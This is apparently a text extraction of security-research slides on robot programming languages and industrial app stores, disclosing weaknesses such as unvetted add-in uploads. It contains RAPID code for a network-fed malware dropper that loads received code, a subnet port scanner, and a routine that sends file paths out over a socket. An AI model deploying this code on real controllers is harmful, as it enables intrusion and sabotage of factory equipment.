
ICS Alert (ICS-ALERT-20-217-01)

Robot Motion Servers

Original release date: August 04, 2020 | Last revised: August 05, 2020




Input Validation on Function Calls



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33             ok:=StrtoVal(nbrStr, nbr);
34             IF ok THEN
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37                 %final_string %;
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Input Validation on Function Calls

With input validation...



Anything Else Beyond
Vulnerabilities? (4/4)

Are These Languages Good to Write Malware?

- Load or send data via **network**
- **Scan** the network for targets
- **Jump** to code available at runtime
- **Turing**-complete language



A Generic Malware Dropper

```
MODULE Dropper
  PROC main_loop()

    ! ... variable declaration
    ! ... socket creation and initialization

    WHILE TRUE DO
      SocketReceive clientsock, \Str:=data;
      name := ParseName(data)
      Open diskhome + "/" + name + ".mod", f;
      WHILE data DO
        SocketReceive clientsock, \Str:=rec;
        Write f, rec;
      ENDWHILE
      Load \Dynamic, diskhome \File:=name + ".mod";
      %name + ":main"%; ! call function by name
    ENDWHILE
  ENDPROC
ENDMODULE
```

1. Read data from the network
2. Write data to file
3. Load that file as code



Can we Scan the Network?

```
PROC network_scan()

    VAR string ip_address_prefix := "10.211.55.";
    VAR string ip_address;
    VAR string out;
    VAR num ports{5} := [80, 53, 443, 445, 22];

    VAR bool result;

    FOR j FROM 1 TO 254 DO
        ip_address := ip_address_prefix + NumToStr(j, 0);
        SocketSend comm_sock, \Str:="IP: " + ip_address + "\0A";
        FOR i FROM 1 TO 3 DO
            result := scan_port(ip_address, ports{i});
            out := " " + NumToStr(ports{i}, 0) + ": OPEN\0A";
            IF result THEN
                SocketSend comm_sock, \Str:=out;
            ENDIF
        ENDFOR
    ENDFOR

ENDPROC
```



Can we Exfiltrate Files?

```
PROC lsdir(string dirname)
    VAR dir directory;
    VAR string filename;
    VAR string path;
    OpenDir directory, dirname;
    WHILE ReadDir(directory, filename) DO
        IF filename <> ".." AND filename <> "." THEN
            path := dirname + "/" + filename;
            IF IsFile(path, \Directory) THEN
                lsdir(path);
            ENDIF
            SocketSend sock \Str:=path;
        ENDIF
    ENDWHILE
    CloseDir directory;
ENDPROC
```



DEMO

Self-propagating Malware on the Factory Floor


Attacker Model Options



Attacker Model Options

Supply Chain Attack

(e.g., compromise system integrator)



2015

The screenshot shows a blog post from Unit 42. At the top, there are logos for Palo Alto Networks and UNIT 42. A search bar is on the right. Below the header, there are navigation links: Tools, Playbooks, Speaking Events, and About Us. The main title of the post is "Novel Malware XcodeGhost Modifies Xcode, Infects Apple iOS Apps and Hits App Store". Below the title, there are social interaction metrics: 49,551 people reacted, 2 comments, and a 6 min. read time. The author is Claud Xiao, and the post was published on September 17, 2015 at 4:00 PM. It is categorized under Malware, Threat Prevention, and Unit 42. Tags include Apple, Baidu, iOS, KeyRaider, OS X, Weibo, Xcode, and XcodeGhost. A note at the bottom indicates the post is also available in Japanese.

2020

The screenshot shows a post from the Trend Micro Security Intelligence Blog. The header includes the Trend Micro logo, the date May 28, 2020, and navigation links: Bounties, CodeQL, Research (which is underlined), Advisors, and Get Involved. The main title is "The Octopus Scanner Malware: Attacking the open source". Below the title, the Trend Micro logo and the text "SECURITY INTELLIGENCE Blog" and "SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS" are visible. The post content discusses XCSSET Mac Malware, which infects Xcode projects and performs UXSS attacks on Safari and other browsers, leveraging zero-day exploits. It highlights industrial espionage for competitiveness in the real-estate industry, malicious payloads posing as Autodesk 3ds Max plugins, and payload testing against security solutions to avoid detection. The C2 infrastructure is based in South Korea. The post is attributed to Mac T and includes social sharing icons for Facebook, Twitter, and LinkedIn.

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XCSSET Mac Malware: Infects Xcode Projects, Performs UXSS Attack on Safari, Other Browsers, Leverages Zero-day Exploit

- Industrial espionage for competitiveness in real-estate industry
- Malicious payload posing as a plugin for a popular 3D computer graphics software (Autodesk 3ds Max)
- Payload tested against the company's security solution to avoid detection upon delivery
- C2 infrastructure based in South Korea

While this is not the first incident in which APT mercenary groups have been potentially used to conduct espionage, coordinate with alleged military operations, these events have intensified during the past couple of years. The recently investigated StrongPity APT group has all the characteristics of a mercenary cybercriminal group, known to serve financial and potentially military objectives. Other groups, such as "Dark Basin" and "Deceptikons," are only a few examples in which APT groups for hire have allegedly acted on behalf of customers seeking to discredit or infiltrate high-profile targets in financial, legal, and now the multi-billion-dollar real-estate industry.


Bitdefender Whitepaper

More Evidence of APT Hackers-for-Hire Used for Industrial Espionage

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Weaponizeable RCE

(e.g., we nearly found one in public code)


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The screenshot shows a code editor window displaying a snippet of code in a language that appears to be a derivative of RobotDSL or similar. The code implements a server socket on port 1026, listens for connections, and processes incoming commands (recieve_string) to control a robot (yumi). The code includes logic to handle command parameters (nbrStr) and respond with "R move completed". Error handling is present at the end of the main loop.

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

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Cloud-based App Stores

...let's dig deeper...





Malicious industrial add-in

The screenshot shows the ABB RobotStudio Latest Apps landing page. At the top, there's a banner with the text "RobotStudio Latest Apps" and a "READ MORE" button. Below the banner, there are two sections: "Additional Option" and "Smart Component".
Additional Option:
- YuMILib by Christian Goy (28-05-2020, 3 MB)
- StateMachine A... by Jon Tjerngren (24-01-2020, 717 KB)
- YuMILib by Christian Goy (28-08-2019, 5 MB)
- StateMachine A... by Jon Tjerngren (02-11-2018, 643 KB)
Smart Component:
- Text (with a preview image of a robotic arm)
- Other components like a camera, a pen, and a box.




Engineering workstation



Machine programmer

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Automation logic



https://robotapps.robotstudio.com/#/profile/appPage

ABB-RobotApps

ABB

My Profile

My Apps My Groups Notifications

Approved Apps 0 Pending for approval 1 Rejected Apps 0

Pending for approval 1

SecureYourWork by Scott Cole Add-In 70 KB

0 0 0

ABB RobotStudio 6.08 (32-bit)

File Home Modeling Simulation Controller RAPID Add-Ins

RobotApps Install Migrate Enabled
Community RobotWare Gearbox Heat
Gearbox Heat Prediction

Add-Ins PowerPacs General Installed Packages
RobotWare 6.08 Secure Your Work

RobotApps X

Gallery

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Common tags: ABB RobotWare RobotWare-Addin RobotStudio-Addin SmartComponent All tags...

SecureYourWork Scott Cole

This is just an app for research purposes.
It does nothing except collecting usage statistics! Icon ...


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
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Secure Your Work Add-in

The 'Secure Your Work' package is just a test add-in prepared for research purposes. It does nothing except keeping track of how many times it gets installed. We prepared it and uploaded it to check whether this app store has any manual vetting procedure. If you installed it, just remove it. It will not do any harm. This test is to check whether someone would be able to upload software, including non benign software, via this app store.

OK



SecureYourWork

by Scott Cole

Add-In 70 KB

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<new layout> - KUKA.Sim Pro 3.1

FILE HOME MODELING PROGRAM DRAWING HELP

Copy Group Paste Ungroup Delete Clipboard

Select Move PnP Interact

Manipulation

Size 100 mm Automatic Size Always Snap Grid Snap

Measure Interfaces Attach Geometry Tools Connect Hierarchy Import Export

Print Chart(s) Detach Geometry Statistics Camera Animator Camera Origin Windows

eCatalog

Collections

All Models Public Models

KUKA Sim Library 3.1

KUKA

- Controllers
- flexFELLOW
- flexibleCUBE
- Linear units
- OmniMove
- Pedestals
- Positioner
- Ready2Educate
- Special Equipment
- Vision_Cameras

KR 240 R3330 KR 240 R3330 C

KR 280 R3080 KR 340 R3330

KR 360 R2830 KR 360 R2830 C

Heavy-Duty (36)

- Fortec Series
- Titan Series

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Components

Layouts

Files

14 Items

Search

Coordinate System

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Component Properties

KR 360 R2830

Coordinates

World Parent Object

X: -3213.655133 Y: 1091.103823 Z: 0.000000

A: 0.000000 B: 0.000000 C: 0.000000

Default RCS Accessories SignalActions

Name: KR 360 R2830

Material: orange_cast_metal

Visible:

BOM:

BOM Description: KR 360 R2830

BOM Name: KUKA KR 360 R2830

Category: Robots

PDF Export Level: Complete

Simulation Level: Detailed

Backface Mode: Feature

A1: 0.000000

A2: -90.000000

A3: 90.000000

A4: 0.000000

A5: 0.000000

A6: 0.000000

WorkSpace2D:

WorkSpace3D:

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Variant: Standard

Actions Configuration

Output

14 Items

eCatalog Cell Graph

vmnet8

http and not ocsp

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172.16.170.178	HTTP	555	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	240	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...
172.16.170.178	HTTP	328	HTTP/1.1 200 OK
80.64.6.156	HTTP	239	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	896	HTTP/1.1 200 OK (PNG)
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80.64.6.156	HTTP	241	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
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> Frame 11: 367 bytes on wire (2936 bits), 367 bytes captured (2936 bits)
> Ethernet II, Src: Vmware_6f:ce:92 (00:0c:29:6f:ce:92), Dst: Vmware_f9:25
> Internet Protocol Version 4, Src: 172.16.170.178, Dst: 23.42.27.27
> Transmission Control Protocol, Src Port: 49178, Dst Port: 80, Seq: 1, Ac
> Hypertext Transfer Protocol

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0020  1b c0 1a 00 50 05 bd 8d 92 08 bb 35 36 50 18  -----P--- 56F
0030  fa f0 4f 3a 00 00 47 45 54 20 2f 4d 46 45 77 54  --:GE T /MFEv
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
